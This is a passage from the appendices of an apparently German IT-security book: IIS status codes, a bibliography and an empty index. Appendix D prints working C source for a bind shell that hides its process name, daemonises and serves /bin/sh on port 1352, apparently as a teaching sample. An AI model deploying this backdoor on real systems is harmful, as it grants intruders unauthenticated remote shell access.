403.12 - Mapper denied access (Zugriff durch Mapper verweigert)

403.13 - Client certificate revoked (Clientzertifikat widerrufen)

403.14 - Directory listing denied (Auflistung in Verzeichnis verweigert)

403.15 - Client Access Licenses exceeded (Clientzugriffslizenzen überschritten)

403.16 - Client certificate is untrusted or invalid (Clientzertifikat nicht vertrauenswürdig oder ungültig)

403.17 - Client certificate has expired or is not yet valid (Clientzertifikat abgelaufen oder noch nicht gültig)

403.18 - Cannot execute requested URL in the current application pool (Angeforderte URL kann im aktuellen Anwendungspool nicht ausgeführt werden)

403.19 - Cannot execute CGIs for the client in this application pool (CGIs für den Client können in diesem Anwendungspool nicht ausgeführt werden)

403.20 - Passport logon failed (Passport-Anmeldung fehlgeschlagen)

404 - Not found (Nicht gefunden)

404.0 - (None) - File or directory not found (Datei oder Verzeichnis nicht gefunden)

404.1 - Web site not accessible on the requested port (Kein Zugriff auf Website auf angefordertem Port)

404.2 - Web service extension lockdown policy prevents this request (Anforderung wird durch Lockdown-Richtlinie der Webdiensterweiterung verhindert)

404.3 - MIME map policy prevents this request (Anforderung wird durch MIME-Verzeichnisrichtlinie verhindert)

405 - HTTP verb used to access this page is not allowed (method not allowed) (Für Zugriff auf diese Seite verwendetes HTTP-Verb ist nicht zulässig, Methode unzulässig)

406 - Client browser does not accept the MIME type of the requested page (Client-browser akzeptiert den MIME-Typ der angeforderten Seite nicht)

407 - Proxy authentication required (Proxyauthentifizierung erforderlich)

412 - Precondition failed (Vorbedingung fehlgeschlagen)

413 - Request entity too large (Anforderungseinheit ist zu groß)

414 - Request-URI too long (Anforderungs-URI ist zu lang)

415 - Unsupported media type (Nicht unterstützter Medientyp)

416 - Requested range not satisfiable (Angeforderter Bereich kann nicht erfüllt werden)

417 - Execution failed (Ausführung fehlgeschlagen)

423 - Locked error (Fehler durch Sperre)

**5xx - Server Error (Serverfehler)**

500 - Internal server error (Interner Serverfehler)

500.12 - Application is busy restarting on the Web-Server (Anwendung wird gerade auf dem Web-Server neu gestartet)

500.13 - Web-Server is too busy (Web-Server ist ausgelastet)

500.15 - Direct requests for Global.asa are not allowed (Direkte Anforderungen für "Global.asa" nicht zulässig)

500.16 - UNC authorization credentials incorrect (UNC-Anmeldeinformationen unkorrekt)

500.18 - URL authorization store cannot be opened (URL-Autorisierungsspeicher kann nicht geöffnet werden)

500.100 - Internal ASP error (Interner ASP-Fehler)

501 - Header values specify a configuration that is not implemented (Headerwerte geben nicht implementierte Konfiguration an)

502 - Web-Server received an invalid response while acting as a gateway or proxy (Der Web-Server hat, während er als Gateway oder Proxyserver fungierte, eine ungültige Antwort empfangen)

502.1 - CGI application timeout (Zeitüberschreitung der CGI-Anwendung)

502.2 - Error in CGI application (Fehler in CGI-Anwendung)

503 - Service unavailable (Dienst nicht verfügbar)

504 - Gateway timeout (Zeitüberschreitung des Gateways)

505 - HTTP version not supported (HTTP-Version wird nicht unterstützt)

(Vergleiche dazu auch [/26/])

# Anhang D – Beispielcode bindshell.c

```
/* bindshell.c */
#define PORT 1352
#include <stdio.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

int soc_des, soc_cli, soc_rc, soc_len, server_pid, cli_pid;
struct sockaddr_in serv_addr;
struct sockaddr_in client_addr;

int main (int argc, char *argv[])
{
    int i;
    for(i=0;i<argc;i++) {
      memset(argv[i],'\x0',strlen(argv[i]));
    };
    strcpy(argv[0],"beispielcode");

    soc_des = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (soc_des == -1)
        exit(-1);
    bzero((char *) &serv_addr, sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    serv_addr.sin_port = htons(PORT);
    soc_rc = bind(soc_des, (struct sockaddr *) &serv_addr,
sizeof(serv_addr));
    if (soc_rc != 0)
        exit(-1);
    if (fork() != 0)
        exit(0);
    setpgrp();
    signal(SIGHUP, SIG_IGN);
    if (fork() != 0)
        exit(0);
    soc_rc = listen(soc_des, 5);
    if (soc_rc != 0)
        exit(0);
    while (1) {
        soc_len = sizeof(client_addr);
```

```
        soc_cli = accept(soc_des, (struct sockaddr *)
&client_addr, &soc_len);
        if (soc_cli < 0)
            exit(0);
        cli_pid = getpid();
        server_pid = fork();
        if (server_pid != 0) {
            dup2(soc_cli,0);
            dup2(soc_cli,1);
            dup2(soc_cli,2);
            execl("/bin/sh","sh",(char *)0);
            close(soc_cli);
            exit(0);
        }
    close(soc_cli);
    }
}
```

# Quellenverzeichnis

[/1/] http://www.heise.de; Newsdienste

[/2/] Soellner Datentechnik; News-Ticker Meldung vom 07.01.2004 „(IT-) Sicher in die Zukunft“; <http://news-ticker.soellner.net/pm.php?id=1057&>; (letzte Ansicht Januar 2004)

[/3/] Industrie und Handelskammer Lüneburg-Wolfsburg; “ b-online Auftaktveranstaltung 2004
IT-Sicherheit im Mittelstand - eine Management-Aufgabe“; <http://www.ihk24-luene-
burg.de/LGIHK24/IHK24/produktmarken/innovation/ecommerce_und_internet/Anhaengsel/Vortrag_IBM.pdf>; (letzte Ansicht März 2004)

[/4/] Informationweek; „RSA-Konferenz: Mehr Geld für Kaffee als für Sicherheit“; <http://www.informationweek.de/index.php3?/channels/channel05/020510b.htm>; (letzte Ansicht März 2004)

[/5/] HEISE (2003), Newsletter-Dienst (August 2003) Microsoft Website durch DoS-Angriff lahmgelegt, <http://www.heise.de/newsticker/data/cp-02.08.03-000/>, (letzte Ansicht August 2003)

[/6/] SYSTEMS (2003), Newsletter-Dienst (Juli 2003) 13,7 Prozent mehr Internet-Attacken, <http://www.systemsworld.de/?id=6555&CMEntries_ID=13688>, (letzte Ansicht Juli 2003)

[/7/] HEISE (2003), Newsletter-Dienst (August 2003) Dark Age of Camelot Opfer von Computervandalismus <http://www.heise.de/newsticker/data/pab-27.08.03-000/>, (letzte Ansicht August 2003)

[ABENDBLATT04]Hamburger Abendblatt (Februar 2004); "Technik"; Ausgabe vom 2.02.2004

[KYAS/CAMPO00]Kyas, Othmar und Campo, a Markus (2000, 3. Auflage); "IT-Crackdown – Sicherheit im Internet"; MITP Verlag

[/8/] Golem (Januar 2007), Apache ringt Microsoft wieder Marktanteile ab, http://www.golem.de/0607/46405.html, (letzte Ansicht Januar 2007)

[/9/] Sysinternals (2006), http://www.sysinternals.com (letzte Ansicht Februar 2007)

[/10/] Microsoft (2006), Windows Application Compatibility, http://www.microsoft.com/technet/prodtechnol/windows/appcompatibility/default.mspx (letzte Ansicht Februar 2007)

[/11/] VNU Network (23. Januar 2006), US cyber-crime damage pegged at $67bn, http://www.vnunet.com/2148960 (letzte Ansicht Februar 2007)

[/12/] Microsoft (2006), Microsoft Technical Security Notifications, http://www.microsoft.com/technet/security/bulletin/notify.mspx (letzte Ansicht Dezember 2006)

[/13/] Microsoft (2006), Microsoft warnt vor gefälschten Sicherheits-E-Mails http://www.microsoft.com/germany/technet/sicherheit/bulletins/bogusmails.mspx (letzte Ansicht Februar 2007)

[/14/] Securityfocus (2006), Mailing Lists, http://www.securityfocus.com/archive

[/15/] Microsoft (2006), Software Update Services (SUS), http://www.microsoft.com/technet/security/prodtech/SUS.mspx (letzte Ansicht Februar 2007)

[/16/] SANS Internet Storm Center (2006),
http://isc.sans.org/ (letzte Ansicht Januar 2007)

[/17/] Apache Mailingliste (2006),
http://www.apache.org/foundation/mailinglists.html (letzte Ansicht Dezember 2006)

[/18/] Microsoft, (2006), Windows Server 2003-Sicherheitshandbuch,
http://www.microsoft.com/ germany/technet/datenbank/articles/900124.mspx (letzte Ansicht Februar 2007)

[/19/] Microsoft (2006), IIS-Statuscodes,
http://suport.microsoft.com/?scid=kb;de;318380&spid=2097&sid=216 (letzte Ansicht März 2007)

[/20/] Mitnick, Kevin D.; Simon, William L.; Die Kunst der Täuschung (2003); Mitp-Verlag

[/21/] Microsoft (2003), Microsoft Security Bulletin MS03-026 "Buffer Overrun In RPC Interface Could Allow Code Execution (823980)";
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx (letzte Ansicht April 2007)

[/22/] Heise (Juli 2006), Newsletter-Dienst (Microsoft-Update für IIS installiert sich nicht immer korrekt) http://www.heise.de/newsticker/meldung/75647 (letzte Ansicht August 2006)

[/23/] Tecchannel (2007),Netzwerk-Überwachung mit Snort;
http://www.tecchannel.de/ netzwerk/sicherheit/431413/index11.html (letzte Ansicht Februar 2007)

[/24/]Microsoft, URL Scanner,
http://www.microsoft.com/germany/technet/sicherheit/tools/urlscan.mspx

[/25/]Microsoft, Lockdown Wizard, http://www.microsoft.com/germany/technet/datenbank/articles/600187.mspx (letzte Ansicht Februar 2007)

[/26/] Microsoft, IIS-Statuscodes (2004), http://support.microsoft.com/kb/318380 (letzte Ansicht Februar 2007)

[/27/] Securityfocus, XML-RPC for PHP Remote Code Injection Vulnerability (2007), http://www.securityfocus.com/bid/14088/exploit (letzte Ansicht März 2007)

[/28/] Portsentry/Logsentry; http://sourceforge.net/projects/sentrytools/

[/29/] Wikipedia – Forensik; http://www.de.wikipedia.org (letzte Ansicht Januar 2007)

[/30/] Frei, Patrick – Webalizer XTENDED; http://www.patrickfrei.ch/webalizer / (letzte Ansicht März 2007)

[/31/] Webalizer; The Webalizer – What is your Web doing today?; http://www.webalizer.com/ (letzte Ansicht März 2007)

[/32/] Geschonneck, Alexander; "Computer-Forensik. Systemeinbrüche erkennen, ermitteln, aufklären" (Auflage: 2., aktualis. A. (Januar 2006); Dpunkt Verlag

[/33/] Heise (2007),, Newsletter Dienst (4.10.2007, „Zehntausende Kartenhaus-Kunden von Kreditkartendaten-Diebstahl betroffen", http://www.heise.de/security/news/meldung/96953/Zehntausende-Kartenhaus-Kunden-von-Kreditkartendaten-Diebstahl-betroffen, (letzte Ansicht 8.10.2007)

[/34/] Heise (2008), Newsletter Dienst (09.01.2008), "Wieder groß angelegte Angriffe auf Web-Anwender im Gange", http://www.heise.de/security/news/meldung /91345, (letzte Ansicht 08.02.2008)

# Sachwortverzeichnis

## G



## H



## I



## K



## L



## M



## N



## O



## P

## R



## S



## T



## U



## V



## W



## Z